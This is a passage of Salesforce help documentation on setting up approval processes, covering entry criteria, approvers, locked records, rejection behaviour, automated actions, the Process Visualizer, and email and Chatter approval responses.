   When a record is submitted for approval, it's locked to prevent users from editing it during the approval process. Use the record editability properties to determine who can edit records that are locked in this approval process.
5. Design the Approval Request Page
   The approval page is where an approver responds to an approval request. Customize which fields appear on that page and in which order. This page is used only for this approval process.
6. Specify Who Can Submit Records to an Approval Process
   Only specified individuals or roles can submit a record for approval. You can also let submitters recall an approval request.

SEE ALSO:

Set Up an Approval Process

Considerations for Approvals

Control Which Records Apply to an Approval Process

Narrow down the list of records that can be part of the approval process by specifying criteria. You can either use filters or write a formula.

If you want all records to pass through the approval process, click **Next**. If only certain types of records are considered, use one of the following options.

Option	To enter the approval process...
criteria are met	The record must meet the filter criteria.
formula evaluates to true	The formula must return `True`. Some functions aren't available in approval process formulas. For information on which functions you can use in approval process formulas, see Formula Operators and Functions.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Example: This filter lets an expense report enter this approval process only if the employee who submitted the report is located at headquarters.

```
Current User: Office Location Equals Headquarters
```

This formula lets a record enter this approval process only if its discount approval cutoff date is less than 30 days away.

```
(Discount_Approval_CutoffDate__c < (CloseDate - 30)
```

SEE ALSO:

- Considerations for Configuring Approvals
- Formula Operators and Functions

Choose Approval Request Notification Templates

When an approval process assigns an approval request to a user, Salesforce sends the user an approval request email. If Approvals in Chatter is enabled, Salesforce also posts the approval request to Chatter. Choose templates for each of these notifications.

These fields are available from both the jump start and standard wizards.

Field	Description
Approval Assignment Email Template	Choose a custom email template to use when notifying approvers that an approval request is assigned to them. Or leave blank to use the default email template. The approval process uses the same template for every assignment email—no matter which approval step it's for.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
Approval Post Template	Available only when Approvals in Chatter is enabled. Choose an approval post template to use when notifying approvers via a post in their Chatter feed. Leave blank to use the default post template for this object or, if there isn't one, the system default template.

Note: If email approval response is enabled, be sure that the email template you use describes how to correctly use both response options: clicking the link and replying by email. If the user doesn't respond correctly (for example, if the user misspells `approve` or types it on the wrong line), Salesforce doesn't register the user's response.

SEE ALSO:

- Chatter Post Templates for Approval Requests
- Manage Email Templates
- Merge Fields for Approvals

Choose an Automated Approver Throughout an Approval Process

Associate a hierarchy field—such as the user's manager—with an approval process. When selected, the field is available as an assigned approver option for approval steps. You can always select a hierarchy field here but not use it for any approval steps.

Set **Next Automated Approver Determined By** with one of the following options.

Option	Description
--None--	Approval requests aren't automatically assigned based on a field. Instead, you manually specify a user to approve all approval requests.
`Field`	Approval requests are assigned to an approver from the specified field. You can select only a hierarchical relationship field, such as `Manager`.
Use Approver Field of *`Object`* **Owner**	Available only when *`Field`* is selected. If selected, the first executed approval step sets the approver to the value of *`Field`* on the record owner's user record—instead of the submitter's user record. All remaining steps use *`Field`* in the user record of the preceding step's approver.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Example: If you select the `Manager` field, you can configure any step in this process to route approval requests to the submitting user's manager.

If you select **Use Approver Field of** *`Object`* **Owner**, the first step that isn't skipped is routed to the owner's manager. All other steps are routed to the previous approver's manager.

SEE ALSO:

Custom Field Types

Considerations for Setting Approvers

Specify Who Can Edit Locked Records

When a record is submitted for approval, it's locked to prevent users from editing it during the approval process. Use the record editability properties to determine who can edit records that are locked in this approval process.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Option	Description
Administrators ONLY...	Default. Lets users edit the record that's pending approval only if they have: • The "Modify All" object-level permission for the given object, or • The "Modify All Data" permission
Administrators OR...	Lets the assigned approver and admins edit the record.

Note: Even when a campaign is locked for approval, users can add campaign members to it.

Design the Approval Request Page

The approval page is where an approver responds to an approval request. Customize which fields appear on that page and in which order. This page is used only for this approval process.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Option	Description
Selected Fields	Specifies which fields to display on the approval request page. Keep in mind that approvers could view this page on a mobile device. Select only the fields necessary for users to decide whether to approve or reject records.
Display approval history information...	If selected, the approval request page displays the approval history of the associated record.
Security Settings	Controls whether users have to log in to Salesforce to see the approval request. **Allow approvers to access the approval page only from within the application (Recommended)** Default. Users log in to Salesforce to view the approval page.

Option	Description
	Allow approvers to access the approval page only from within the application, or externally from a wireless-enabled mobile device Users can access an external version of the approval page from a browser, including browsers on mobile devices, without logging in to Salesforce. If selected, you can't add approval steps that let users manually select the next approver.

Specify Who Can Submit Records to an Approval Process

Only specified individuals or roles can submit a record for approval. You can also let submitters recall an approval request.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Initial Submitters

Submitter Type	Select a type or search to populate the Available Submitters list.
Allowed Submitters	If the user who submits a record for approval isn't included in this list, the record doesn't enter this approval process—even if the record meets the entry criteria.

Page Layout Settings

Add the Submit for Approval button and Approval History related list to all `Object` **page layouts**	When selected, Salesforce adds the Submit for Approval button to the Standard Buttons and Approval History related list to the Related Lists for all page layouts for the object. This setting is available only when you create an approval process. If the Standard Buttons for a layout haven't been customized before, the Submit for Approval button isn't added.

Submission Settings

Allow submitters to recall approval requests	If selected, submitters can recall their approval requests. If unselected, only admins can recall requests. This option is useful for situations where things can change on the submitter's side while waiting for an approval. For example, an opportunity could be lost after the user submits it for approval.

Add an Approval Step to an Approval Process

Approval steps define the chain of approval for a particular approval process. Each step determines which records can advance to that step, who to assign approval requests to, and whether to let each approver's delegate respond to the requests. The first step specifies what to do if a record doesn't advance to that step. Later steps specify what happens if an approver rejects the request.

You can add steps to an approval process only if it is inactive.

From the approval process, click **New Approval Step**, and follow the wizard.

Steps are executed in the order specified.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create approval steps:
- "Customize Application"

1. Control Which Records Apply to an Approval Step
   Control which records are part of the approval step by setting the step's criteria. You can also specify what happens to records that don't meet the step's criteria.
2. Identify Assigned Approvers for an Approval Step
   Specify who to send an approval request for this step to.
3. Specify Rejection Behavior for an Approval Step
   Configure what happens if an approver rejects a request. The final rejection actions for the approval process determine the first step's rejection behavior.

SEE ALSO:

Set Up an Approval Process
Review an Approval Process
Enable Email Approval Response

Control Which Records Apply to an Approval Step

Control which records are part of the approval step by setting the step's criteria. You can also specify what happens to records that don't meet the step's criteria.



EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Criteria Options

If all records go through this approval step, leave **All records should enter this step** selected.

If only certain types of records should enter this process, select **Enter this step if the following...** and choose the appropriate option **(1)**. For details on the options, see Control Which Records Apply to an Approval Process.

(2) Else Options for Approval Step Criteria

If you specified filter criteria or entered a formula, choose what happens to records that do not meet the criteria or if the formula does not return `True`.

Note: You can't change your selection after the approval process has been activated, even if you deactivate the approval process.

Option	Description
approve record	Approves the request and performs all final approval actions.
reject record	Rejects the request and performs all final rejection actions. This option is available only for the first step in the approval process.
go to next step	Skips this step and goes to the next step. Available only when there's a later step. When you apply this option in the first step, keep in mind: • If the record doesn't meet the criteria for any subsequent steps, the record is rejected. • If you delete all later steps, Salesforce rejects the record. When you apply this option in another step, keep in mind: • If you delete all later steps, Salesforce ends the process.

SEE ALSO:

Set Up an Approval Process
Review an Approval Process
Enable Email Approval Response

Identify Assigned Approvers for an Approval Step

Specify who to send an approval request for this step to.

Select Approver	Specify who to assign the approval to. **Let the submitter choose the approver manually. (default)** Prompts the user to select the next approver. **Automatically assign an approver using a standard or custom hierarchy field.** Assigns the approval request to the user in the field displayed next to this option. You select this field when you configure the approval process. **Automatically assign to a queue.** Available only for objects that support queues. Assigns approval requests to a queue. **Automatically assign to approver(s).** Assigns the approval request to one or more specific users, specific queues, or users related to the submitted record. You can add up to 25 per step.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

When multiple approvers are selected:	Available only when `Automatically assign to approver(s)` is selected. **Approve or reject based on the first response.** The first response to the approval request determines whether the record is approved or rejected. **Require unanimous approval from all selected approvers.** The record is approved only if everyone approves the request. If any approvers reject the request, the approval request is rejected.
The approver's delegate may also approve this request	Users can identify a delegate in their approval settings. Delegated approvers can't reassign approval requests; they can only approve or reject them.

SEE ALSO:

Considerations for Setting Approvers

Specify Rejection Behavior for an Approval Step

Configure what happens if an approver rejects a request. The final rejection actions for the approval process determine the first step's rejection behavior.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Option	Description
Perform all rejection actions...	Rejects the request completely even if previous steps were approved. Salesforce performs all rejection actions specified for this step and all final rejection actions.
Perform ONLY the rejection actions for this step...	Rejects the request, and returns the approval request to the previous approver. Salesforce performs all rejection actions specified for this step.

Add Automated Actions to an Approval Process

You can associate actions to approval steps, initial submission, final approval, final rejection, or recall. Approval processes support four automated actions.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Action Type	Description
Task	Assigns a task to a user who you specify. You can specify the subject, status, priority, and due date of the task.
Email Alert	Sends an email to a designated recipient using a specified email template.
Field Update	Changes the value of a selected field. You can specify a value or create a formula for the new value.
Outbound Message	Sends a message to a designated endpoint. You can also specify a username and the data to include in the message. Not supported for approval processes on junction objects.

Example: When expenses are approved, you want to print checks for payment. To do so, you add an outbound message, which sends the appropriate information to your Oracle accounting service, as a Final Approval action.

Groups of Automated Actions in an Approval Process
Each approval process is organized into groups of actions based on when the actions occur, such as initial submission. To add an automated action to your approval process, determine which group of actions to add it to.

Add an Automated Action to Your Approval Process
If you didn't create an automated action before configuring your approval process, you can create one directly from the approval process.

Add an Existing Automated Action to Your Approval Process
If you've already created an automated action, you can add it to your approval process.

SEE ALSO:

Set Up an Approval Process
Perform Automated Actions
Considerations for Automated Actions

Groups of Automated Actions in an Approval Process

Each approval process is organized into groups of actions based on when the actions occur, such as initial submission. To add an automated action to your approval process, determine which group of actions to add it to.

Group	Occurs When...	Default Actions
Initial Submission	A user first submits a record for approval.	Record Lock (locks)
Approval Step Approval	All required approvals for this step have been given for a record.	None
Approval Step Rejection	An approver rejects this request for this step.	None
Final Approval	All required approvals have been given for a record	Record Lock (locks)
Final Rejection	An approver rejects the request, and it goes to the final rejection state.	Record Lock (unlocks)
Recall	A submitted approval request is recalled.	Record Lock (unlocks

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Considerations for Automated Actions

Add an Automated Action to Your Approval Process

If you didn't create an automated action before configuring your approval process, you can create one directly from the approval process.

1. Open the approval process that you want to add an action to.
2. From the appropriate related list, click **Add New**. For an approval step where the Approval Actions and Rejection Actions are hidden, click **Show Actions**.
3. Choose the type of action.

   The list of available actions differs depending on your settings and whether you have reached the limit for a type of action.
4. Configure the action.

SEE ALSO:

- Set Up an Approval Process
- Considerations for Automated Actions
- Groups of Automated Actions in an Approval Process

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create approval actions:
- "Customize Application"

Add an Existing Automated Action to Your Approval Process

If you've already created an automated action, you can add it to your approval process.

1. Open the approval process that you want to add an action to.
2. From the appropriate related list, click **Add Existing**. If that button is hidden, click **Show Actions**.
3. Choose the type of action.
4. Move the action from Available Actions to Selected Actions.
5. Save your changes.

SEE ALSO:

- Groups of Automated Actions in an Approval Process
- Considerations for Automated Actions

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To select approval actions:
- "Customize Application"

Review an Approval Process

Generate a graphical representation of your approval process before you activate it. Use the Process Visualizer to gain buy-in from step owners and reinforce your company's policies by documenting the decisions you reached when the approval process was designed.

- Process Visualizer Requirements

  Before you can use the Process Visualizer, confirm that your browser and org meet the requirements.
- Tour the Process Visualizer User Interface

  The user interface for the Process Visualizer has several functional areas.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Process Visualizer Notation

The Process Visualizer uses specific notation to graphically represent each approval process. The shapes are based on the Business Process Modeling Notation (BPMN) standard. In the Process Visualizer, a shape's color changes from gray to blue when you hover over or click it.

Open an Approval Process in the Process Visualizer

To see a graphical representation of an approval process, open it in the Process Visualizer.

Print Your Approval Process Diagram

Generate a printed copy or PDF file of your approval process to communicate information about the approval process. Sharing the diagram promotes buy-in from the people who participate in the approval decisions and helps approval process users understand the requirements and flow.

Navigate a Large Approval Process Diagram

If you're reviewing a large approval process in the Process Visualizer, we've provided tools to make it easier for you.

SEE ALSO:

Set Up an Approval Process

Activate an Approval Process

Process Visualizer Requirements

Before you can use the Process Visualizer, confirm that your browser and org meet the requirements.

- Your browser must have the Adobe Flash Player plug-in, version 9.0.115 or later.
- Your org must have at least one approval process defined.

SEE ALSO:

Open an Approval Process in the Process Visualizer

Review an Approval Process

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


Tour the Process Visualizer User Interface

The user interface for the Process Visualizer has several functional areas.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



The highlighted numbers in the illustration correspond to the following descriptions.

(1) Canvas

View the approval process diagram. Entry criteria appear at the top of the diagram. Record processing moves down the flowchart until the final approval or rejection. Each flowchart component uses a shape, an icon, or both to represent the type of processing that could happen.

- **(6) Navigator window**: Drag the pane within the navigator to view different parts of the diagram.
- **(7) Zoom**: Zoom in and out of your process diagram.

Sidebar

- **(4) Approval Process Properties**: View details about the approval process.
- **(5) Hover details**: View details about the component on the diagram that's selected.

Button bar

- **(8)** Print the diagram, refresh the diagram, or toggle the legend or navigator.
- **(3)** Find specific text in the diagram.

SEE ALSO:

Open an Approval Process in the Process Visualizer

Process Visualizer Notation

Review an Approval Process




Process Visualizer Notation


The Process Visualizer uses specific notation to graphically represent each approval process. The shapes are based on the Business Process Modeling Notation (BPMN) standard. In the Process Visualizer, a shape's color changes from gray to blue when you hover over or click it.



EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Icon and Shape Examples	Description
	Near the top of the diagram, a `Start` circle indicates the beginning of the approval process. If defined, an `Entry Criteria` diamond precedes the `Start` circle. When you hover over or click `Entry Criteria`, the Process Visualizer displays the entry criteria in the sidebar. For example, an approval process for a lead is triggered when *`Lead.AnnualRevenue >= 10000`*. The arrow below the `Start` circle leads to the next criteria in the approval process. If a recall action was defined for the entry criteria, a line to the right connects to the `Final Recall Actions` rectangle.
	The rectangle labeled `Initial Submission Actions` represents any actions you defined in initial submission. At a minimum, this element shows the record lock set automatically by Salesforce to prevent updates by other users.
	A diamond with `Yes` or `No` branches represents the numbered step's criteria or formula that is evaluated before proceeding. Click the diamond to see more information in the sidebar. For example, the criteria determines whether *`Lead.Rating = Hot`*. If true, the record continues to the next step on the `Yes` branch. If false, it continues to the next step on the `No` branch.

Icon and Shape Examples	Description
	A rectangle containing a human icon ( ) represents an approval step. The Approved path includes a small diamond. The Rejected path uses a backslash.
	A rectangle without a human icon or a plus sign represents a single action. The action types and icons are: • Send an email alert: • Start a task: • Perform a field update: • Send an outbound message: In this example, a task has been assigned. When you hover over or click the rectangle, look for more information in the sidebar.
	A rectangle with a plus sign (+) represents multiple actions. The actions shown inside are performed simultaneously as a unit. To view the individual actions, click the plus sign.

Icon and Shape Examples	Description
	When you hover over or click a shape on the diagram, and it is part of a step, all the elements that comprise the step use a glowing background color. This visual clue helps you locate all the decisions and actions that comprise each step, and how the processing may branch based on the record's values.
	In the approval process definition, if the option was enabled to perform only the rejection actions for this step and send the approval request back to the most recent approver (go back one step), the diagram displays a `Go Back` circle. When you click the `Go Back` circle, a message displays in the sidebar. For example: `On rejection send the request back to any one of the following steps, depending on the most recent approver: - list-of-steps. If no approvers are found, the request goes to Final Rejection.` The identified steps depend on where in the approval process the Go Back was defined. The possible steps are highlighted when you hover over the `Go Back` circle. In the diagram, the Process Visualizer displays the `Go Back` circle only for a step where its preceding step is defined as a skip.
	The `Final Approval Actions` rectangle leads to a circle labeled `Approved`, as shown here. The `Final Rejection Actions` rectangle leads to a circle labeled `Rejected`. If a

Icon and Shape Examples	Description
	recall action was defined, the `Final Recall Actions` rectangle shows that the record is now unlocked, and the arrow leads to a circle labeled `Recalled`.

SEE ALSO:

- Open an Approval Process in the Process Visualizer
- Tour the Process Visualizer User Interface
- Review an Approval Process

Open an Approval Process in the Process Visualizer

To see a graphical representation of an approval process, open it in the Process Visualizer.

1. From Setup, enter *`Approval Processes`* in the `Quick Find` box, then select **Approval Processes**.
2. Click the name of the approval process you want to view.
3. On the detail page for the approval process, click **View Diagram**.

SEE ALSO:

- Tour the Process Visualizer User Interface
- Process Visualizer Notation
- Review an Approval Process

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view approval steps:

- "View Setup and Configuration"

Print Your Approval Process Diagram

Generate a printed copy or PDF file of your approval process to communicate information about the approval process. Sharing the diagram promotes buy-in from the people who participate in the approval decisions and helps approval process users understand the requirements and flow.

1. Open the approval process in the Process Visualizer.
2. Click **Printable View**.
   In this view, the numbers on the diagram correspond to details shown in a table below the diagram.
3. Click **Print**, and follow your browser's print dialog. If you have an Adobe PDF print driver installed, you can save the printable view as a PDF file.

SEE ALSO:

- Process Visualizer Notation
- Review an Approval Process

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To print an approval process diagram:

- "View Setup and Configuration"

Navigate a Large Approval Process Diagram

If you're reviewing a large approval process in the Process Visualizer, we've provided tools to make it easier for you.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Find Specific Text

Find matching text within the diagram and the Approval Process Properties pane, and view the results highlighted in the sidebar. The Find feature is helpful when viewing a diagram with 10 or more steps, complex formulas, or the names of many people or roles on the approvers" lists. Find is case insensitive and treats the search terms as a phrase in quotes.

- Scroll through the matches by clicking the **Previous** and **Next** buttons.
- Limit results by selecting a filter: Approval Steps, Tasks, Email Alerts, Field Updates, and Outbound Messages. If you select a filter but don't enter any text, all instances of that filter item are highlighted in the diagram and navigation pane. **All** is the only filter that includes Approval Process Properties, Entry Criteria, and Go Back steps in its search parameters.

Zoom

Change the diagram's size with the zoom slider. Zoom is visible only for diagrams that are bigger than the display window.

Navigator Window

Quickly view different areas of a large approval process diagram by clicking and dragging the pane around the navigator window. When you use the Find feature, the navigator window changes to highlight the matches and shows items not visible in the main diagram display area. The navigator also reflects changes to the size of the diagram in the main display when you use the zoom slider.

SEE ALSO:

Tour the Process Visualizer User Interface

Review an Approval Process

Activate an Approval Process

After you've created at least one step for the approval process, activate the process.

1. Open the approval process.
2. Make sure that it's configured correctly.
3. Click **Activate**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To activate approval processes:

- "Customize Application"

SEE ALSO:

Review an Approval Process

Prepare Your Org for Approvals

Considerations for Managing Approvals

Prepare Your Org for Approvals

Make sure that your users can submit their records for approval, and consider how you can make it easy for approvers to respond to approval requests.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Let Users Submit for Approval

After you activate an approval process for an object, customize the object's page layouts to support record submission.

Let Users Respond to Approval Requests

Give your users an instant view of their approval requests by customizing the Home page or navigation bar.

Let Users Respond to Approval Requests by Email

If the email notification includes all the information that an approver needs to decide, enable email approval response. That way, a user can simply reply to the email notification.

Let Users Respond to Approval Requests from Chatter

If your users don't need in-depth information to decide how to respond to an approval request, enable Approvals in Chatter. That way, they don't have to leave their feed to continue with their day-to-day tasks.

SEE ALSO:

Set Up an Approval Process

Considerations for Approvals

Let Users Submit for Approval

After you activate an approval process for an object, customize the object's page layouts to support record submission.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To modify page layouts:

- "Customize Application"

Add the following components to your page layouts.

- Submit for Approval button
- Approval History related list

  The Approval History related list lets users submit approval requests and track a record's progress through an approval process from the record detail page.

SEE ALSO:

Page Layouts

Prepare Your Org for Approvals

Let Users Respond to Approval Requests

Give your users an instant view of their approval requests by customizing the Home page or navigation bar.

For your Lightning Experience users:

- Add the Items to Approve component to the appropriate Lightning Home pages.

  This component is available only for Home pages. To add it to a Home page, use the Lightning App Builder in Setup.

- Add the Approval Requests navigation item to the appropriate Lightning apps

  This item is available only for Lightning apps. To add it to a Lightning app, use the App Manager in Setup.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

For your Salesforce Classic users, add the Items to Approve related list to the appropriate home page layouts.

SEE ALSO:

Set Up the Lightning Experience Home Page

Customizing Home Tab Page Layouts

Prepare Your Org for Approvals

Let Users Respond to Approval Requests by Email

If the email notification includes all the information that an approver needs to decide, enable email approval response. That way, a user can simply reply to the email notification.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Considerations for Email Approval Response

Before you enable the ability to act on approvals via email, review how email works with your approval processes.

Default Template for Email Approval Response

When you enable email approval response, Salesforce uses a default email template for approval processes—unless you specify a custom email template.

Enable Email Approval Response

After you've reviewed the considerations and prepared the right template, flip the switch that lets users respond to approval requests directly from their email.

SEE ALSO:

Prepare Your Org for Approvals

Let Users Respond to Approval Requests from Chatter

Considerations for Email Approval Response

Before you enable the ability to act on approvals via email, review how email works with your approval processes.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Compatibility with Approval Processes

Email approval response isn't supported for approval processes that:

- Assign approval to a queue
- After the first step, let the approver manually select the next approver

Implicit Agreement with Salesforce

By enabling the email approval response feature, you agree to let Salesforce:

- Process email approval responses
- Update approval requests for all active users in your org
- Update the approval object on behalf of your org's users

SEE ALSO:

Considerations for Approvals

Let Users Respond to Approval Requests by Email

Default Template for Email Approval Response

When you enable email approval response, Salesforce uses a default email template for approval processes—unless you specify a custom email template.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

```
Requesting User has requested your approval for the following item.

To approve or reject this item, reply to this email with the word APPROVE, APPROVED, YES,
 REJECT, REJECTED, or NO
in the first line of the email message, or click this link:

Link to approval request page

If replying via email you can also add comments on the second line. The comments will be
stored with the approval request in Salesforce CRM.

Note: For salesforce.com to process your response the word APPROVE, APPROVED, YES, REJECT,
 REJECTED, or NO must be in the very first line of the reply email. Also, any comment must
 be in the second line.
```

If your org has Approvals in Chatter enabled and the approver opted to receive notifications as Chatter posts, the default email template is appended with:

```
You can also approve, reject and comment on this request from your Chatter feed:

Link to approval post in Chatter
```

Note: If you use a custom email template for your approval process, make sure that it explains both response options: clicking the link and replying by email. If the user doesn't respond correctly (for example, if the user misspells approve or types it on the wrong line), Salesforce doesn't register the response.

SEE ALSO:

- Manage Email Templates
- Merge Fields for Approvals
- Let Users Respond to Approval Requests by Email

Enable Email Approval Response

After you've reviewed the considerations and prepared the right template, flip the switch that lets users respond to approval requests directly from their email.

Before you begin, give the appropriate users the "API Enabled" user permission so that they can respond to approval requests by email.

1. From Setup, enter *Process Automation Settings* in the Quick Find box, then select **Process Automation Settings**.
2. Select **Enable Email Approval Response**.
3. Save your changes.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable Email Approval Response:

- "Customize Application"

SEE ALSO:

- Considerations for Email Approval Response
- Let Users Respond to Approval Requests by Email

Let Users Respond to Approval Requests from Chatter

If your users don't need in-depth information to decide how to respond to an approval request, enable Approvals in Chatter. That way, they don't have to leave their feed to continue with their day-to-day tasks.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Prepare to Enable Approvals in Chatter
  Because Approvals in Chatter relies on both Chatter and the Approvals feature, getting your org set up involves more than just turning on the feature. Before you enable Approvals in Chatter, understand the limitations and considerations for Approvals in Chatter and post templates.
- Considerations for Approvals in Chatter
  Before you enable Approvals in Chatter, understand how it works.

Enable Approvals in Chatter

If your organization has both Approvals and Chatter enabled, administrators can turn on Approvals in Chatter, which lets users receive approval requests as posts in their Chatter feeds.

Where Do Approval Request Posts Appear?

When your org has Approvals in Chatter enabled, approval request posts appear in various Chatter feeds. To see the approval request post, you must have access to the approval record.

Chatter Post Templates for Approval Requests

Approval post templates for Chatter let you customize the information that is included in the approval request post when it displays in a Chatter feed.

Prepare to Enable Approvals in Chatter

Because Approvals in Chatter relies on both Chatter and the Approvals feature, getting your org set up involves more than just turning on the feature. Before you enable Approvals in Chatter, understand the limitations and considerations for Approvals in Chatter and post templates.

Do the following for each object for which you want approval requests to appear in Chatter.

1. Enable feed tracking.
2. Create an approval post template.

